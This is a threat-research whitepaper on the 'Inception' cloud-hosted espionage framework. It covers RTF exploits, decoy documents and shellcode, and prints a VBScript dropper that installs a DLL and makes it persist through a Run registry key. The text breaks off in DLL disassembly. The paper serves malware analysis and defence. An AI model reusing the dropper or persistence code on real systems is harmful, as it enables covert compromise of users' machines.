



Whitepaper: The Inception Framework: Cloud-hosted APT

By Snorre Fagerland and Waylon Grange
Blue Coat Systems, Inc

Executive summary

Blue Coat researchers have uncovered a previously-undocumented, highly automated, and extremely sophisticated framework for performing targeted attacks. The framework is notable for a number of reasons, including (but not limited to) its use of a cloud-based infrastructure for command-and-control and its use of the WebDAV protocol to send instructions and receive exfiltrated information from compromised systems.

Initial malware components were embedded in Rich Text Format (RTF) files. Exploitation of vulnerabilities in this file format is leveraged to gain remote access to victim's computers.

The framework, thus far, has been using the services of a cloud service provider based in Sweden, CloudMe.com, for its main command-and-control infrastructure. Malware payloads designed for a wide array of potential devices, including home routers and mobile devices running iOS, BlackBerryOS or Android, were also recovered during the course of our research.

The framework is designed in such a way that all post-infection communication (i.e. target surveying, configuration updates, malware updates, and data exfiltration) can be performed via the cloud service. The malware components of this framework follow a plugin model, where new malware rely on other, previously delivered malware components to interact with the framework.

Initial attacks were largely focused on Russia and a few other Eastern European countries. However, we have later seen that attackers are interested in targets all over the globe.

The framework is itself target-agnostic, and seems highly automated.

The operational security exhibited by the attackers is very good - among the best we have seen. Most interaction between attackers and their infrastructure is performed via a convoluted network of router proxies and rented hosts.

Although the attackers have left a few clues, we have been unable to provide attribution with any degree of accuracy.

Introduction

The use of software vulnerabilities in order to execute malicious software on unsuspecting users' computers is an important parameter to monitor. This method of attack is not only known to have a considerable success rate, it is also often deployed by resourceful attackers and, as such, marks a threat worth paying attention to.

The use of exploits in document formats like PDF, DOC and RTF is in some ways especially noteworthy. Documents are commonly exchanged via mail, which make them perfect for email-borne targeted attacks; what is otherwise known as spear phishing.

In March, 2014, Microsoft published information about a new vulnerability in Rich Text Format (RTF). This vulnerability, named CVE-2014-1761 (Microsoft Word RTF Object Confusion), had already been used effectively by attackers at the time of the announcement. Two previous vulnerabilities in the RTF file format, known as CVE-2010-3333 and CVE-2012-0158, had become, by that time, mainstays of targeted attacks, so we tracked how attackers implemented this new exploit with keen interest.

By late August, we identified a malware espionage operation that used both the CVE-2014-1761 and CVE-2012-0158 vulnerabilities to trigger execution of the malicious payload, and which leveraged a single cloud service as the backbone of its entire visible infrastructure.

When we examined the suspicious documents, it was discovered that they were somewhat anomalous compared to the run-of-the-mill material. They turned out to belong to a highly advanced and professional targeted attack framework, which utilized a complex series of techniques to survey potential targets.


Due to the many levels of obfuscation and indirection, we named this the *Inception* framework; but there ends all similarity with the movie by the same name. Leonardo DiCaprio is not associated with this investigation.

PART I:


CloudMe

Use of trojanized documents

We initially knew little about who the actual targets were; apart from one. In that particular case we had the actual phishing email, so we knew the apparent recipient – the CEO of a large Russian bank. The email was apparently sent from “Mrs. World”; note the Mrs., and not Miss - World.



The weaponized Microsoft Word document attached to the email message (“photo.doc”) contained two separate exploits: one targeting the vulnerability detailed in CVE-2012-0158 (MSCOMCTL ActiveX Buffer Overflow); the other targeting the aforementioned CVE-2014-1761.



Above: "Mrs. World". Text and picture apparently taken from the news site mk.ru

We soon discovered that our malware repository contained several other, similar documents, but these had come from other sources which did not include the email message, or any identifiable information about the targets. However, the text of the documents covered a variety of topics mostly revolving around Russian issues relating to a variety of business sectors. The following pages highlight a representative selection of these documents.

Катастрофа малайзийского лайнера серьезно понатикула финансовую стабильность российских инвесторов

Российский фондовый рынок продолжает лихорадить, акции компаний обесцениваются, а инвесторы спешно выводят деньги. В случае же введения Западом третьего пакета санкций РФ вообще грозит дефолт, считают аналитики американского агентства Bloomberg. Инвестиционная атмосфера значительно ухудшилась после падения самолета Malaysia Airlines в Донецкой области Украины. Опрошенные «НИ» эксперты отмечают, что эта трагедия действительно негативно отразилась на финансовых показателях России, однако многое будет зависеть от хода расследования обстоятельств случившегося. Пока накопленных страной финансовых ресурсов достаточно для того, чтобы компенсировать возникшую на фондовом рынке панику. Однако введение новой серии санкций в условиях слабого экономического роста РФ вполне способно отбросить развитие страны на годы назад.

Россия сползает в дефолт – такого мнения придерживаются аналитики Bloomberg. На российском фондовом рынке несколько дней подряд фиксировалось падение акций крупных компаний, инвесторы выводят из России деньги, стране грозит введение третьего уровня санкций. Аналитики издания связывают падение фондового рынка РФ с уничтожением самолета Malaysia Airlines с 298 пассажирами. Западные специалисты объясняют критическую ситуацию на фондовом рынке и тем, что Россия продолжает спонсировать повстанцев на востоке Украины. Особо отмечается, что с начала года 19 богатейших россиян потеряли 17,4 млрд. долларов, а 64 самых богатых американца, по данным Bloomberg Billionaires Index, разбогатели на 55 млрд.

An article cribbed verbatim from the Novye Izvestiya news Web site about the Russian financial situation in light of the Ukrainian crisis.

ЗАЯВКА
на участие в семинаре пройдет 25-26 сентября 2014 года по теме:
«Практические рекомендации по решению спорных вопросов при заключении и исполнении государственных контрактов (оборонки) по ГОЗ. Основные условия поставки продукции (материалов, работ и оказания услуг) по ГОЗ. Цена, как существенное условие контракта (оборонки)»

Полное и сокращенное наименование организации, неправительственной организации, для участия в семинаре на основании настоящего документа Адрес организации: юридический, фактический, почтовый Телефон факс организации Электронная почта организации	
ИНН/КПП ОГРН	
Должность, фамилия, имя, отчество руководителя (уполномоченного должностного лица, подписывающего договор)	
Наименование документа, подтверждающего возможность выполнения работ на время наступления события (договорность (исполн. дата), приказ (номер, дата), положение, указ)	
Контактное лицо (ФИО, тел. (факс, моб. тел., e-mail))	
Фамилия Имя Отчество и должность участника (на) семинара	

По всем организационным вопросам, связанным с участием в семинаре, просьба обращаться по телефону: (495) 916-43-79, ф.ф. 915-22-41, ф.ф. 915-61-07, ф.ф. 916-46-41. Сайт ФГУП «Рособоронзаказ» - www.robzorobon.ru/infocent/faq/faq_000001.html
 Для бронирования номеров в гостиницах Вы можете воспользоваться следующими телефонами:
 Гостиница «Битва» - (495) 318-40-82, гостиница «Удаль» - (495) 427-16-11, гостиница «Российской Академии Обороны» - (495) 122-01-24, 123-00-50, 122-41-21, гостиница «Бережок» - (495) 318-89-92, Промышленный дом Турина (ПДТ) - (495) 434-24-67, гостиница «Орда» - (495) 738-18-78, 993-78-78. |

An application form to participate in a seminar supposedly organized by Russia's Federal Service for Defense Contracts ("Федеральная служба по оборонному заказу") scheduled for Sept 24/25 2014.

Financial Times

Ukraine: Russia's new art of war

Nato has struggled to counter Moscow's tactics in conflict where traditional might is only a part

Unorthodox tactics are nothing new in conflict. "The Russians were the adversary who dropped the sword and picked up a club," wrote Leo Tolstoy in *War and Peace*, speaking of field marshal Mikhail Kutuzov's partisan campaign against Napoleon.

"Not asking about anyone's tastes or rules, with stupid simplicity, but with expediency."

In Ukraine, Russia has again taken up a club. But Moscow's intervention in recent months is more than just an opportunistic ploy. In its scale, the covert war in Crimea and the Lugansk and Donetsk regions has set a high watermark in the art. It has laid bare the weakness of Nato's ossified military deterrent – the centrepiece of international security order that was supposed to be hardening, not weakening. And it has become a lightning rod for a debate about the future of conflict.

When Nato chiefs meet in Wales next week for the most important summit the world's biggest military alliance has held in 20 years, their thoughts will be dominated by Moscow's actions against its neighbour.

For some of Nato's most senior military strategists and for many of the most important figures in international affairs the post cold war world is at an inflection point: a common orthodoxy in Western thought – the notion of a globalising world in which greater prosperity was ultimately analogous to stability – has been again thrown into contention.

An article, in English, about the Ukraine situation taken from the Financial Times (UK) newspaper.



ДИЗЕЛЬСЕРВИС

ГАРАНТ СТАБИЛЬНОЙ ЭНЕРГИИ

Дата: 05.09.2014

Адрес: 152007, г. Санкт-Петербург, ул. Растворная, д. 27
Тел.: (812) 333-18-14, 677-74-05
438-04-93

Уважаемые господа!

В настоящее время ГК «Дизельсервис» предлагает:

1. Судовые дизельные двигатели для скоростного и грузового флота: осуществляем полную комплектацию всех потребностей пародовствк навигациям и плановым работам в постнавигацонный период.
2. Ремонт дизельного оборудования: осуществляем капитальный и текущий ремонт дизельных двигателей с размерностью 18/20 серии M50, M400, 401; 6Ч18/22, 6Ч18/22-ДД202, NVD26, NVD48, (-70), ДТР300, 6ЧН36/45 и т.д. а также импортного производства: MTU, CAT, Cummins, Volvo, Mitsubishi, Yanmar;
3. Поставка запасных частей (ЗИП), расходных материалов и комплектующих;
4. Комплексное уздуку – сервисное, гарантийное, постгарантийное обслуживание, регламентные работы, капитальные ремонты, внеплановые ремонты;
5. Монтажные и пуско-наладочные работы на объектах заказчика;
6. Доработка модификаций двигателей под требования заказчика;
7. Комплексное снабжение предприятий заказчика: своевременное обеспечение всех объектов необходимым оборудованием и комплектацией, каскадных нужд предприятия;
8. Испытания двигателей на площадке изготовителя, а также на площадке заказчика с использованием мобильных нагрузочных стендов;
9. Производство и поставка судовых дизель генераторных установок мощностью от 7кВт до 1МВт отечественного (серии АД) и импортного производства Mitsubishi, Yanmar различного исполнения (стартового, закрытого).



An "advertisement" from a supplier of diesel engines and related mechanical services. The letter lists the Russian navy and the Border Guard department of the FSB among their customers.



Vladimir Putin
President

MINISTRIES REPORTING DIRECTLY TO THE PRESIDENT

	Interior Ministry Vladimir Kolokoltsev
	Foreign Ministry Sergei Lavrov <ul style="list-style-type: none"> Federal Agency for CIS Affairs

“Organigrama Gobierno Rusia.doc” – a summary profile of several high-level Russian government officials – originally submitted to VirusTotal from an IP address in Spain.

Diplomatic Car for Sale

ChevroletOptra



Price 3500 Euro

Year of manufacture: 2007
 Color: silver metallic
 Engine: 108 HP, 1.6 l, Petrol
 Transmission: manual
 Mileage: 82000 km
 Equipment: Air-condition, Radio, Electric windows, very good condition, new battery, always serviced in the German Embassy Car Service
 The car can be viewed and test driven at the German Embassy, Uliza Mosfilmovskaya 56,

An advertisement of a used car for sale that purportedly originated from an employee at the German Embassy in Moscow.

RAW Russian Art Week **Российская Неделя Искусств**
 International Exhibition & Competition of Contemporary Arts
 Международная выставка-конкурс современного искусства

НОМИНАЦИИ

Международная выставка и конкурс классической живописи: 1. Пейзаж 2. Портрет 3. Натюрморт 4. Жанровая картина 5. Фантазии (синтез жанров и направлений в классическом искусстве)	Международная выставка и конкурс графики: Категория «Классическая графика»: 1. Пейзаж 2. Портрет 3. Натюрморт 4. Тематическая композиция 5. Академический рисунок Категория «Экспериментальная графика»: 1. Пейзаж в авангардном стиле 2. Портрет в авангардном стиле 3. Натюрморт в авангардном стиле 4. Тематическая композиция 5. Абстрактная композиция Категория «Книжная графика»: 1. Книжная иллюстрация 2. Карикатура 3. Плакат
Международная выставка и конкурс абстрактной живописи: 1. Пейзаж 2. Портрет 3. Натюрморт 4. Фантазии (синтез жанров и направлений в абстрактном искусстве) 5. Жанровая картина 6. Авангардная композиция 7. Эзотерика 8. Концептуальное произведение	Международный конкурс художников театра, (видео-режиссура)

Invitation to Russian Art Week

Document metadata

All documents that we have found so far have been rather standard Word documents, of the old 97-2003 compatible format based on OLE2.

Such documents can, and typically do, contain quite a bit of metadata: The name of the document creator; the user who edited it most recently; the name of the company whose copy of Word was used to create the document, et al. Users can optionally configure Word to remove this metadata when a document is saved, and that's exactly what the creator of these documents did, stripping out this potential source of attribution data.

However, Word documents in this format contain additional information, if you know where to look.

All Word documents of this format contain what's known as a File Information Block (FIB). The FIB contains information about the file's internal structure, and also – to some extent – data on the program used to create the file. In the case of the samples we analyzed, all of the documents were saved using the same build of Microsoft Word from Office14 (better known as Office 2010).

In addition, documents can contain slack space in which old data remains. For example, the decoy that came with the attack named "*Organigrama Gobierno Rusia.doc*" contains Visual Basic leftovers indicating that it originally was created on a computer that was configured to be used by a native Spanish speaker, apparently by an advisor at the Spanish Embassy in Moscow. This document was presumably obtained by the attackers and repurposed for the attack.

```
5 * \ G < 0 D 4 5 2 E E 1 - E 0 8 F - 1 0 1 A - 8 5 2 E - 0 2 6
0 8 C 4 D 0 B B 4 > # 2 . 0 # 0 # C : \ W I N D O W S \ s y s t
e m 3 2 \ F M 2 0 . D L L # M i c r o s o f t F o r m s 2 .
0 0 b j e c t L i b r a r y @ 4 0 * \ G < F A D E 3
7 5 - D 9 2 C - 4 5 E F - A 0 E 8 - 9 2 9 A 3 B 8 7 3 C C D >
# 2 . 0 # 0 # C : \ D O C U M E ~ 1 \ d a v i d .
\ C o n f i g u r a c i ó n l o c a l \ T e m p \ W o r d 8
```

Targeted verticals

Despite the limited information at our disposal about the targets of these attacks, their content reveals some context about who the possible targets may have been.

First of all, we have the decoy documents which indicate an interest in:

- Embassies
- Politics
- Finance
- Military
- Engineering

We also have a set of phishing mails, which were targeted at:

- The finance sector in Russia
- The oil and energy industry in Romania, Venezuela, and Mozambique
- Embassies and diplomats from various countries

Shellcode

The shellcode used is a pretty standard variant previously used by a number of campaigns typically operating out of China, but with some minor changes. The malicious content is stored inside the document in encoded form, and the shellcode decodes and writes this to disk.

```
8945e4      mov     ss:[dword ptr ebp-1c],eax
8b83138c0000 mov     eax,[dword ptr ebx+000008c13]
8945e0      mov     ss:[dword ptr ebp-20],eax
0345e4      add     eax,ss:[dword ptr ebp-1c]
0345e8      add     eax,ss:[dword ptr ebp-18]
8945dc      mov     ss:[dword ptr ebp-24],eax
48         dec     eax
8a9403178c0000 mov     dl,[byte ptr ebx+eax+000008c17]
32d0       xor     dl,al
889403178c0000 mov     [byte ptr ebx+eax+000008c17],dl
85c0       test   eax,eax
77eb      jnbe   200d84e1
8d85b8feffff lea     eax,ss:[dword ptr ebp-00000148]
50         push  eax
68f8000000 push  000000f8
ff5714     call  [dword ptr edi+14] = ["KERNEL32!GetTempPathA"]
8dbb178c0000 lea     edi,[dword ptr ebx+000008c17]
83c9ff     or     ecx,ffffff
33c0       xor     eax,eax
f2ae      repnz scash 0023:200d8314
f7d1      not    ecx
```

Above: The decoding loop

Upon successful execution this code drops a Word document and a Visual Basic script. The Word document is displayed to the user to avoid arousing any suspicion while the script is executed in the background.

Unusual for many exploit campaigns, the names of the dropped files vary; for example *HyHa9AJ.vbs*, *ew_Rg.vbs*, *0_QHdN.vbs*, etc. – clearly randomized in order to avoid detection by name.

Visual Basic Script dropper

The VBScript dropper code is also a little unusual. It declares a Windows Management Instrumentation (WMI) object in order to reach components like the registry and file system. This seems adapted from Microsoft example code, like the one found at [http://msdn.microsoft.com/en-us/library/aa387236\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa387236(v=vs.85).aspx)

```
6 n="ctfmonrc.dll"
7 nn="fundamentiva"
8 v="inkruiperig"
9
10 Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\root\cimv2")
11 Set colFiles = objWMIService.ExecQuery(Replace( LCase("Select * from CIM_DataFile where Name = '" & CStr(Wscr
12
13 set WshShell = WScript.CreateObject("WScript.Shell")
14 Set fso = CreateObject("Scripting.FileSystemObject")
15 Set objReg=GetObject("winmgmts:{impersonationLevel=impersonate}!\root\default:StdRegProv")
16 Const HCU = &H80000001
17 Dim p(4)
18 p(0) = "%WinDir%"
19 p(1) = "%APPDATA%"
20 p(2) = "%ALLUSERSPROFILE%"
21 p(3) = "%CommonProgramFiles%"
22 p(4) = "%USERPROFILE%"
23
24 c = Crypt(c,k)
25
26 regsvr = regsvr & "x"
27 regsvr = regsvr & "e"
28 regsvr = regsvr & "g"
29 regsvr = regsvr & "s"
30 regsvr = regsvr & "v"
31 regsvr = regsvr & "x"
32 regsvr = regsvr & "3"
33 regsvr = regsvr & "2"
34 regsvr = regsvr & " "
35
36 For Each a in p
37     t = fso.BuildPath( WshShell.ExpandEnvironmentStrings(a), n)
38     l = fso.BuildPath( WshShell.ExpandEnvironmentStrings(a), nn)
39     WB l, b, Len(b)
40     WB t, c, Len(c)
41     If( fso.FileExists(l) and fso.FileExists(t) ) Then
42         st = regsvr+Chr(34)+t+Chr(34)+" /s"
43         If WshShell.Run(st, 0, false) = 0 Then
44             objReg.SetExpandedStringValue HCU,"Software\Microsoft\Windows\CurrentVersion\Run",v,st
45             Exit For
46         End If
47     End If
48 Next
```

When the VBScript is run it drops two files to disk. One is a polymorphed dll and the other a binary data file with no obvious internal structure. This data file turns out to be encrypted using AES-256.

The files will be installed in several locations:

%WinDir%, ex. "C:\Windows".
%APPDATA%, ex. "C:\Users\USERNAME\AppData\Roaming"
%ALLUSERSPROFILE%, ex. "C:\ProgramData"
%CommonProgramFiles%, ex. "C:\Program Files\Common Files"
%USERPROFILE%, ex. "C:\Users\USERNAME"

These locations will vary some between operating system versions.

The VBScript then sets a startup key in the "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" registry path to execute the DLLs at boot time.

Regardless of whether the registry launches the DLL or when another malware executable starts the DLL directly, the DLL is launched using regsrv32.exe with the /s (silent) option.

The names of these dropped files change from attack to attack. The one above drops ctfmonrc.dll. Other names observed were:

ctfmonm.dll
ctfmonrn.dll
wmiprvse.dll
alg.dll
dwm.dll

The encrypted data files are named using random words apparently taken from a dictionary – "acholias", "arzner", "bicorporate", "crockrell", "damnatorily" etc.


DLL payload

Looking at one of the dropped dlls we can see the authors originally called it *95Num3P3gm.dll.polymorphed.dll*. When executed it will rebuild the original dll (95Num3p3gm.dll, presumably), load it from memory and pass over execution.

```
.rdata:100FA820 ;
.rdata:100FA820 ; Export directory for 95Num3P3gm.dll.polymorphed.dll
.rdata:100FA820 ;
.rdata:100FA820          dd 0 ; Characteristics
.rdata:100FA824          dd 4B749EE0h ; TimeDateStamp: Fri Feb 12 00:20:48 2010
.rdata:100FA828          dw 0 ; MajorVersion
.rdata:100FA82A          dw 0 ; MinorVersion
.rdata:100FA82C          dd rva a95num3p3gm_dll ; Name
.rdata:100FA830          dd 1 ; Base
.rdata:100FA834          dd 1 ; NumberOfFunctions
.rdata:100FA838          dd 1 ; NumberOfNames
.rdata:100FA83C          dd rva off_100FA848 ; AddressOfFunctions
.rdata:100FA840          dd rva off_100FA84C ; AddressOfNames
.rdata:100FA844          dd rva word_100FA850 ; AddressOfNameOrdinals
.rdata:100FA848 ;
.rdata:100FA848 ; Export Address Table for 95Num3P3gm.dll.polymorphed.dll
.rdata:100FA848 ;
.rdata:100FA848 off_100FA848 dd rva _DllMain@12 ; DATA XREF: .rdata:100FA83Cfo
.rdata:100FA848 ; ; DllMain(x,x,x)
.rdata:100FA84C ;
.rdata:100FA84C ; Export Names Table for 95Num3P3gm.dll.polymorphed.dll
.rdata:100FA84C ;
.rdata:100FA84C off_100FA84C dd rva a_dllmain@12 ; DATA XREF: .rdata:100FA840fo
.rdata:100FA84C ; ; "_DllMain@12"
.rdata:100FA850 ;
.rdata:100FA850 ; Export Ordinals Table for 95Num3P3gm.dll.polymorphed.dll
.rdata:100FA850 ;
.rdata:100FA850 word_100FA850 dw 0 ; DATA XREF: .rdata:100FA844fo
.rdata:100FA852 a95num3p3gm_dll db '95Num3P3gm.dll.polymorphed.dll',0
.rdata:100FA852 ; ; DATA XREF: .rdata:100FA82Cfo
.rdata:100FA871 a_dllmain@12 db '_DllMain@12',0 ; DATA XREF: .rdata:off_100FA84Cfo
.rdata:100FA87D align 800h
.rdata:100FA87D _rdata ends
.rdata:100FA87D
```

In the early stages of our research, most other payloads followed the same naming convention, eg., fvK3J15B5d.DLL.polymorphed.DLL; LvWU9gnFO.DLL.polymorphed.DLL; NR5vaFTe9R.DLL.polymorphed.DLL; hs78lg7x5F.DLL.polymorphed.DLL, etc. More recently collected samples no longer contain the “polymorphed” string.

It is hard to describe the polymorphed dlls with any real depth, as there is little consistency between them. When two nearly identical dlls are encoded using the polymorphic scheme there is very little code in common. The call graphs are different and key functions have varying number of arguments. The polymorphing mechanism also generates, and inserts, unique functions all of which make calls to different floating-point operations – all done just to obfuscate the actual decoding process. The sizes of buffers allocated are also randomized to mask their intent.



A portion of one of the dynamically generated functions.

What is common is that somewhere along the execution cycle is one extremely large function (over 200 kb in length) where early in a large allocation is made where the un-obfuscated binary will be placed. The binary is then built from de-obfuscating segments of it that have been dispersed through the '.rdata' section. The order, size, and locations of these segments vary from build to build but somewhere near the end of the large function there will be a call to a subfunction that loads the PE image into memory, followed by a call to free the PE image allocation from memory. Simply halting execution before this function call permits a researcher to extract the reconstructed DLL from memory.

```

mov     ecx, [ebp+dummy_int5]
imul   ecx, 6Ch
mov     [ebp+big_buf_size], ecx
mov     edx, [ebp+dummy_ptr]
push   edx
call   _free
add    esp, 4
mov     [ebp+dummy_ptr], 0
movzx  eax, [ebp+dummy_arg2]
push   eax
movzx  ecx, [ebp+dummy_arg]
push   ecx
mov     edx, [ebp+big_buf]
push   edx
